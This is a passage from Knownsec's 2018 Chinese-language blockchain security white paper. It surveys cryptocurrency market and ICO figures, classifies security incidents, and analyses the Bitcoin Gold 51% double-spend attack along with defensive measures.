知道创宇
KNOWNSEC.COM

知道创宇区块链安全风险白皮书

V1.0

2018年6月

目 录

1 概述

从 2009 年 1 月比特币面世至今近 10 年的时间里，随着以太坊、Hyperledger、EOS 新型区块链网络及加密数字货币的推出，区块链的发展已经经历了三代技术迭代：第一代是以比特币为代表的加密数字货币，第二代是以以太坊为代表的可编程智能合约，第三代是面向去中心化应用的 dApp 服务。

在今年 5 月中国科学院和中国工程院的院士大会上，习近平总书记在大会讲话中首度提到了区块链。全国政协、工信部等多个国家级单位也在近期于公开场合密集发声关注区块链行业应用的创新探索和突破。

与此同时，工商银行、国家电网、中国移动等国有大型企业纷纷提交了区块链应用相关的专利申请。政府及大型企业逐渐意识到区块链可能给人类社会带来的改变。

不仅在国内，全球多个国家对区块链技术的态度也从谨慎转向鼓励创新：

2016 年，英国政府发布区块链白皮书，鼓励深入研究区块链技术；迪拜成立全球区块链委员会致力于智能政府和多商品交易探索；韩国央行鼓励探索区块链技术；俄央行开始考虑合法化比特币和监管比特币交易；澳大利亚作为早期探索区块链技术的国家在证券交易、物流认证多领域进行探索。

2018 年，新加坡政府将采用区块链技术助力推行数码政府蓝图；丹麦将成为首个利用区块链技术进行船舶注册的国家；欧洲央行计划对多种银行业务进行区块链适用性评估；美国政府大规模开展区块链的探索，

以提高政府透明度和效率。

据不完全统计国内从事区块链创业的公司已达到 456 家（数据来源《2018 中国区块链产业白皮书》），随着区块链技术与应用的蓬勃发展，传统 IT 系统所面临的网络安全威胁及由于区块链技术自身所导致的安全威胁都将浮出水面。区块链行业的安全威胁现状，如何应对这些来自内外部的安全威胁，将是我们接下来所要重点探讨的。

2 从全球加密数字货币现状看区块链安全

眼下最为火爆的区块链应用就是加密数字货币，为了更直观的审视区块链所面临的安全现状，下面将以比特币等加密数字货币为例对区块链的安全进行分析，以一点来映射整个区块链行业的安全。

为能够更加直观的呈现当今加密数字货币的全貌，我们将从加密数字货币总量、ICO 现状、安全威胁事件分析等几个维度综合审视分析全球加密数字货币的安全态势。


2.1 全球加密数字货币市值概况

截止到 2018 年 5 月 30 日，全球共有 1634 种加密数字货币，总市值达到 3300 亿美元，在 2017 年底全球加密数字货币总市值更达到 6000 亿美元的峰值。相比传统资产，2017 年加密数字货币资产的投资年化收益率约为前者的 13 倍，其中瑞波币的年化收益率更是高达 350 倍。

（全球加密数字货币市值 图片来源:coinmarketcap.com @2018.05.30）

2.2加密数字货币币种市值分布

市值排名前 10 的加密数字货币分别为比特币（BTC）、以太坊（ETH）、瑞波币（XRP）、比特币现金（BCH）、莱特币（LTC）、Cardano（ADA）、Stellar（XLM）、IOTA（MIOTA）、NEO（NEO）、门罗币（XMR），前 10 加密数字货币总市值 2363 亿美元，占全球加密数字货币总市值的 90.71%。其中比特币和以太坊分别占据总市值的 46.66%、20.12%。




（全球加密数字货币市值分布 数据来源:coinmarketcap.com @2018.05.29）

2.3不得不说的 ICO

区块链加密数字货币首次 ICO 始于 2014 年的以太坊众筹，经历近四年发展已成为区块链行业新的融资方式。从 2017 年中开始区块链 ICO 金额及数量呈现暴发性增涨形势。

2.3.1 全球 ICO 概况


根据 Coindesk 网站(www.coindesk.com)的全球 ICO 跟踪数据显示，截止 2018 年 4 月底，全球 ICO 历史总金额已达到 128 亿美元。仅 2018 年前 4 个月 ICO 总值即是 2017 年全年 ICO 总值的 1.28 倍，而 2018 年前 4 个月 ICO 数量仅为 2017 年全年 79%。据此预测，2018 年全年 ICO 数量有可能会超过 800 家，总值将超过 130 亿美元。



（全球 ICO 累积总额［十亿美元］图片来源：www.coindesk.com/ico-tracker @2018.04）

（2017 年和 2018 年全球 ICO 总额和项目数量对比图片来源：www.coindesk.com/ico-tracker @2018.04）

对比 2017 年和 2018 年 ICO 融资项目可以看出，ICO 呈现出向头部靠拢趋势。2018 年 TOP3（Telegram、Dragon、Huobi）ICO 总量达到 23.2 亿美元，而 2017 年 TOP3 ICO 总量仅为 6.5 亿美元，单个头部 ICO 项目体量相差数倍。



（2017-2018 ICO 项目对比，左图为 2018 年，右图为 2017 年图片来源：www.coindesk.com/ico-tracker @2018.04）

2.3.2 ICO 和 IPO 的对比分析

2017 年全年全球 ICO 总额达到 54.8 亿美元，同期 IPO 总额 1888 亿美元，ICO 与 IPO 的比值为 1:34.45。而 2018 年第一季度全球 ICO 总额达到 70.6 亿美元，同期 IPO 总额 428 亿美元，2018 年第一季度 ICO 与 IPO 总额的比值已从 1:34.45 缩小到 1:6.06。


同时2018年第一季度ICO总额就已超过了2017年全年ICO的28.83%，而 2018 年全球 IPO 速度较 2017 年有所放缓。按此趋势线性预测，2018 年全年全球 ICO 总额和 IPO 总额的差距将缩小约 400 亿美元，ICO 在全球范围内已成为一种新型融资手段被区块链行业广泛使用。

（数据来源:《全球 IPO 市场调研报告：2018 年第一季度》和《安永全球 IPO 市场调研报告：2017 年回顾及 2018 年展望》和 www.coindesk.com/ico-tracker/）

2.4 区块链加密数字货币安全威胁事件分析

随着近几年区块链加密数字货币纷纷进入了 ICO 这一众筹式的融资渠道，区块链加密数字货币所吸纳的资金量呈现井喷式爆发，在这些加密数字货币手握重金的同时，以金钱损失为核心涉及区块链加密数字货币的安全事件也不断涌现出来。


根据我们对以往区块链安全事件的梳理，我们发现基于区块链加密数字货币引起的安全问题主要来自于区块链自身机制安全、区块链生态安全、使用者安全三个方面：



（近几年区块链安全事件统计 数据来源：互联网公开信息渠道 截至 2018 年 6 月）

根据上图对近几年区块链加密数字货币安全时间的统计，其中涉及区块链自身机制引发的安全事件总损失额为 12.5 亿美元，涉及区块链生态引发的安全事件总损失额为 14.2 亿美元，涉及使用者引发的安全事件总损失额为 5647 万美元。今年上半年的安全事件数量及损失金额都远超之前几年的数倍乃至数十倍。另外，从事件类型上来看今年因区块链自

身机制引起安全事件的数量虽然比区块链生态要少，但金额却远超 42%，这说明区块链自身机制的安全问题比区块链生态所面临的安全问题更加严重。



（区块链安全事件分类统计 数据来源：互联网公开信息渠道 截至 2018 年 6 月）

从上图各类型安全事件的细分来观察：

- 区块链自身机制安全问题：
  1、智能合约的问题排在首位；
  2、理论上存在的 51%攻击近两年也成为了现实。

- 区块链生态安全问题：
  1、围绕交易所发生安全时间最为显著，交易所被盗远超其它事件类型；
  2、交易所、矿池和网站都面临着 DDoS 攻击的高风险；
  3、在线钱包和矿池面临着 DNS 劫持的风险；
  4、交易所被钓鱼、内鬼盗窃、钱包失窃、各种信息数据泄露和篡改、交易所帐号失窃等问题，也都值得关注。

- 使用者安全问题：

  1、交易所帐号和钱包失窃比较频发的问题；

  2、反欺诈、被钓鱼、私钥保管的问题也值得引起使用者的关注。

2.4.1 区块链自身机制面临的安全问题

区块链自身机制引发的安全问题主要由设计机制引发，比如：

第一代区块链（加密数字货币）以比特币为例，由于采用 PoW 共识机制和 UTXO 数据结构，新区块生成时间较长（10 分钟），主要的安全问题体现在对算力和时间的资源争夺上。在算力方面，如 51%攻击；在时间方面，如交易延展性攻击、双花攻击、扣块攻击等；而垃圾交易攻击则等同于比特币的 DDoS 攻击，也是一种资源竞争型的攻击。

第二代区块链（智能合约）以以太坊为例，以太坊由于引入了去中心化虚拟机的概念（Ethereum Virtual Machine），使得人们可以通过生成智能合约来完成一些交易以外应用活动。然而，正因为智能合约所具有一定的开放性，导致智能合约成为了区块链新的安全问题。也直接导致不经过严格审核智能合约的逻辑性和合理性，而草率上线的区块链玩家们在智能合约上线后蒙受了巨大损失。

众多第三代区块链（dApp）设计所采用的架构、共识机制、数据结构、加密算法都各不相同，但大家都为了解决两个主要问题：一是提升去中心化区块链系统的交易速度（如：EOS 的多中心化设计、PBFT 等新共识机制设计、双层链架构、分片机制设计、并行链设计、DAG 数据结构），都是为了将区块链系统的每秒交易容量提升到十万乃至百万的量级。二是建立更开放应用开发环境，为承载更多更复杂的 dApp 应用成为可能，

这将是对区块链安全的另一大挑战。

2.4.2 区块链生态面临的安全问题

区块链生态就目前看来，是为支撑区块链运行及与现实世界相对接的一系列支撑系统或应用。区块链生态中包括 PoW 机制下的矿场和矿池、PoS 机制下的权益节点、加密数字货币交易所、软硬钱包、数据跟踪浏览器、dApp 应用，以及面向未来 dApp 应用的区块链网关系统等。

这些生态都因为即是区块链中的一个支持环节，又存在于现实世界中采用已有架构模式构建，导致它们依然会存在区块链之外的一些传统系统或应用所面临的安全问题，比如：

1、加密数字货币交易所的集中化和传统架构设计，给黑客入侵提供了便利。
2、软件及硬件钱包由于采用某些开源的架构，导致自身安全性大打折扣。
3、某些矿场矿池忽视了传统 DDoS 攻击影响，给挖矿行为带来了负收益。

2.4.3 使用者面临的安全问题

使用者主要面临着加密数字货币的保管风险，这个问题并不仅仅是因为数字钱包的私钥泄露而引起，也存在于因私钥保管不当而导致的数字钱包丢失问题。除此之外，使用者还面临着从传统经济领域所传递过来的针对加密数字货币的欺诈、钓鱼、劫持等安全问题。

2.5 综述


综合来看，现阶段涉及区块链生态的安全问题，不论从发生数量、损失金额还是攻击类型上在全部统计的安全事件中均占比最高也最为突出，是近期区块链加密数字货币安全防范的重点。涉及区块链自身机制的安全问题的单个事件损失金额要远大于其它两大类安全问题，同时随着智能合约和 dApp 应用的发展，在不远的将来可能会随区块链应用发展而爆发。对于涉及使用者的安全问题方面，随着去年区块链加密数字货币热潮推动，大量对区块链技术不甚了解的使用者涌入市场，导致了传统领域面向消费者和个体投资者的安全风险问题，也同步转向了区块链领域，下面将分别对这些方面的安全问题详细展开说明。

3 区块链自身机制面临的风险


3.1 区块链 1.0——比特币的安全性分析

3.1.1 比特币自身设计机制说明

比特币是一种 P2P 形式的加密数字货币，P2P 形式的传输意味着它是一个去中心化的支付系统，它还是一个由区块顺序连接而成数据链表。比特币系统中的每一个区块其中包含数据和指向其前一个区块的哈希指针。新的交易由矿工确认为新的块，并添加到链的末尾，任何人都不能修改。它引入了工作量证明（PoW）共识机制、UTXO 和 merkletree 的数据结构、SHA-256 椭圆曲线加密算法来确保黑客需要耗费极其高的成本对比特币的区块链进行破解。



图片来源：blockgeeks.com



图片来源：blockgeeks.com

不过，由于比特币考虑到刚推出时的网络通信状况及交易频率，将新区块生成平均间隔时间设定为 10 分钟。也由于 PoW 机制无法 100%终结确认的特性，导致了只能认为最长链是有效的。最后，还由于比特币设计时所赋予的加密数字货币属性，被后来的人们认可了其在数字金融领域的实质地位，导致比特币的开采和持有更加趋向集中，给比特币去中心化的设计初衷带来了相反的结果。这几点实际应用上的设计为比特币的安全带来了隐患。

3.1.2 因比特币自身机制而出现的安全事件

近年来与比特币相关的由设计机制引发的攻击事件如下：

2018 年 5 月，比特币的分叉币之一 BTG（比特币黄金）遭遇 51%双花攻击，遭黑客窃取损失超过 388200 个 BTG 时值 1860 万美元。

2017 年 10 月，比特币网络遭遇垃圾交易攻击，导致 10%以上的比特币节点下线。


2014 年 8 月，某在线黑市遭遇比特币交易延展性攻击，导致时值 260 万美元的比特币被盗。

这里尤其是 51%双花攻击事件，随着目前挖矿算力的高度集中化，共识机制和加密算法的趋同化，导致这种攻击方式不仅存在于理论中，而演变成实际的威胁。BTG 区块链在 2018 年 5 月 16 日至 19 日遭受了连续的 17 次 51%双花攻击，攻击者利用绝对大量的算力回滚交易，对 BTG 生态造成了严重破坏。面对攻击，显示了 PoW 共识机制在安全上的不足。但整体生态也并不是无能为力，采用良好的策略可以避免甚至杜绝损失，下面就来分析一下这次攻击事件的始末。

✧ BTG 51%双花攻击事件分析：

51%双花攻击属于一种在掌握绝对大量算力情况下，把已经花出的币重新收回的一种攻击方式。

攻击实现手段如下：



在第一次攻击发生后的四天内又陆续产发生了 16 次攻击，攻击金额

逐渐提高至约 12000 BTG。这次的 BTG 攻击不是由算法缺陷导致的，攻击者必需拥有绝对大量的算力。攻击者为了获利，除了从交易所窃取资金以外，可能的获利方式还包含：

—通过攻击竞争对手造成市场垄断

—造成恐慌并做空获利

因此，为了获利，被攻击的币种还需要拥有成熟的市场环境。算力集中的可能性与良好的市场环境,导致 BTG 成为了一个很好的攻击目标：

—BTG 采用的 Equihash PoW 算法，近期已经被造出 ASIC 矿机，并且即将交货，目前算力集中于制造商手中；

—所有采用 Equihash 的币种中，ZEC 拥有多于 80%的算力，其余所有币之和不足 20%，不足以抵抗 51%攻击；

—BTG 市值位于前 30 名，拥有很好的流动性和成熟的市场。

近年来所发生的 51%攻击事件清单

发生时间	受 51%攻击影响的事件
2013 年 11 月	GHash.io 矿池对赌博网站 BetCoinDice 多次付款欺诈，实施双花攻击
2016 年 8 月	基于以太坊的数字货币 Krypton 遭受来自名为“51% Crew”组织的 51%攻击
2018 年 4 月	2018 年 4 月 4 日,bitcointalk 论坛上 ID 为 ocminer 的用户发帖反馈 XVG 遭到 51%攻击
2018 年 5 月	2018 年 5 月 13 到 15 日， Monacoin 遭受了 51%算力攻击、自私挖矿攻击与时间戳攻击
2018 年 5 月	2018 年 5 月比特币黄金（BTG）遭遇 51%攻击，攻击

	者从交易所窃取超过 388200 个 BTG，价值高达 1860 万美元
2018 年 5 月	2018 年 5 月匿名币 XVG 再遭 51%攻击，黑客盗取近 3500 万个 XVG，价值约 175 万美元
2018 年 5 月	5 月 30 日，位于俄罗斯加密货币交易所 YoBit 在 twitter 发文称，它发现了这起对莱特币现金（LCC）的 51%攻击
2018 年 6 月	ZEN 于美国东部时间 6 月 2 日遭受 51%攻击，此次攻击涉及 1.96 万枚 ZEN，价值约 55 万美元

（数据来源：互联网公开信息渠道 截至 2018 年 6 月）

从上面51%攻击事件清单来看，历史上曾经发生多次51%攻击，在2018年4-6月就发生了6次51%攻击。

51%攻击是实际的威胁，而不仅仅存在于理论，并且从今年起呈现爆发趋势，尤其是使用与知名币种相同共识机制和加密算法的加密数字货币需要格外注意该风险。

因此，对于个体加密数字货币而言采用合理的策略可以极大降低甚至杜绝攻击的可能性并避免损失：

✧ 保持算力分散

—中心化的算力是51%攻击的根本原因，只要中心化算力存在，在中本聪共识下，全部PoW区块链都无法从理论上避免51%攻击

—BTG坚持挖矿去中心化，将会通过升级PoW解决ASIC威胁

✧ 避免与其他区块链的PoW算法冲突

—采用同一PoW时，高回报的币会挤压其他币的算力，造成隐患

—BTG 会在升级 PoW 的同时对算法进行微调，减小来自其他链算力影响

—其他可行的方案有联合挖矿（Merged Mining）等

✧ 联合生态建立及时预警机制

—良好的预警机制可以极大降低 51%攻击造成的影响，交易所可以采取合适的防御措施避免损失

—在收到攻击报告后，BTG 团队立即对社区发出警告，定位到了攻击者的钱包地址，并建立警报系统，在后续的三天里系统准确地在每次攻击开始时被触发

✧ 建立有效的沟通渠道

—预警机制还需要沟通渠道的配合，当交易所、矿池等生态可以迅速沟通时，51%攻击将会很难成功，为攻击者造成威慑

—BTG 团队在发现攻击后立即召集交易所，建立了沟通平台，汇报了攻击者的钱包地址与攻击警报。但如果在日常就准备好沟通平台，可能一切损失都可以避免。


✧ 建立应急性防御措施

—在 51%攻击时，可以采取提高交易确认数、暂停充提币、冻结可疑账户等方式防御攻击。

3.1.3 比特币现实运行情况分析

3.1.3.1 比特币节点分布分析


通过综合提取知道创宇自有网络资产雷达 Zoomeye.org 和比特币节点监测网站 bitnodes.earn.com 的实时监测数据进行分析，截至 2018 年 5 月 29 日全球比特币在线节点 10765 个，其中 IPv4 地址 9054 个，IPv6 地址 1430 个，不可描述的（tor）地址 281 个。IPv4 和 IPv6 地址综合分布集中在美国东部、欧洲西部、俄罗斯、中国东部、日本、韩国、新加坡和澳大利亚等地。



（比特币全球节点分布 数据来源：1）bitnodes.earn.com 2）zoomeye.org @2018.05.29）

3.1.3.2 比特币 24 小时新产出区块分布

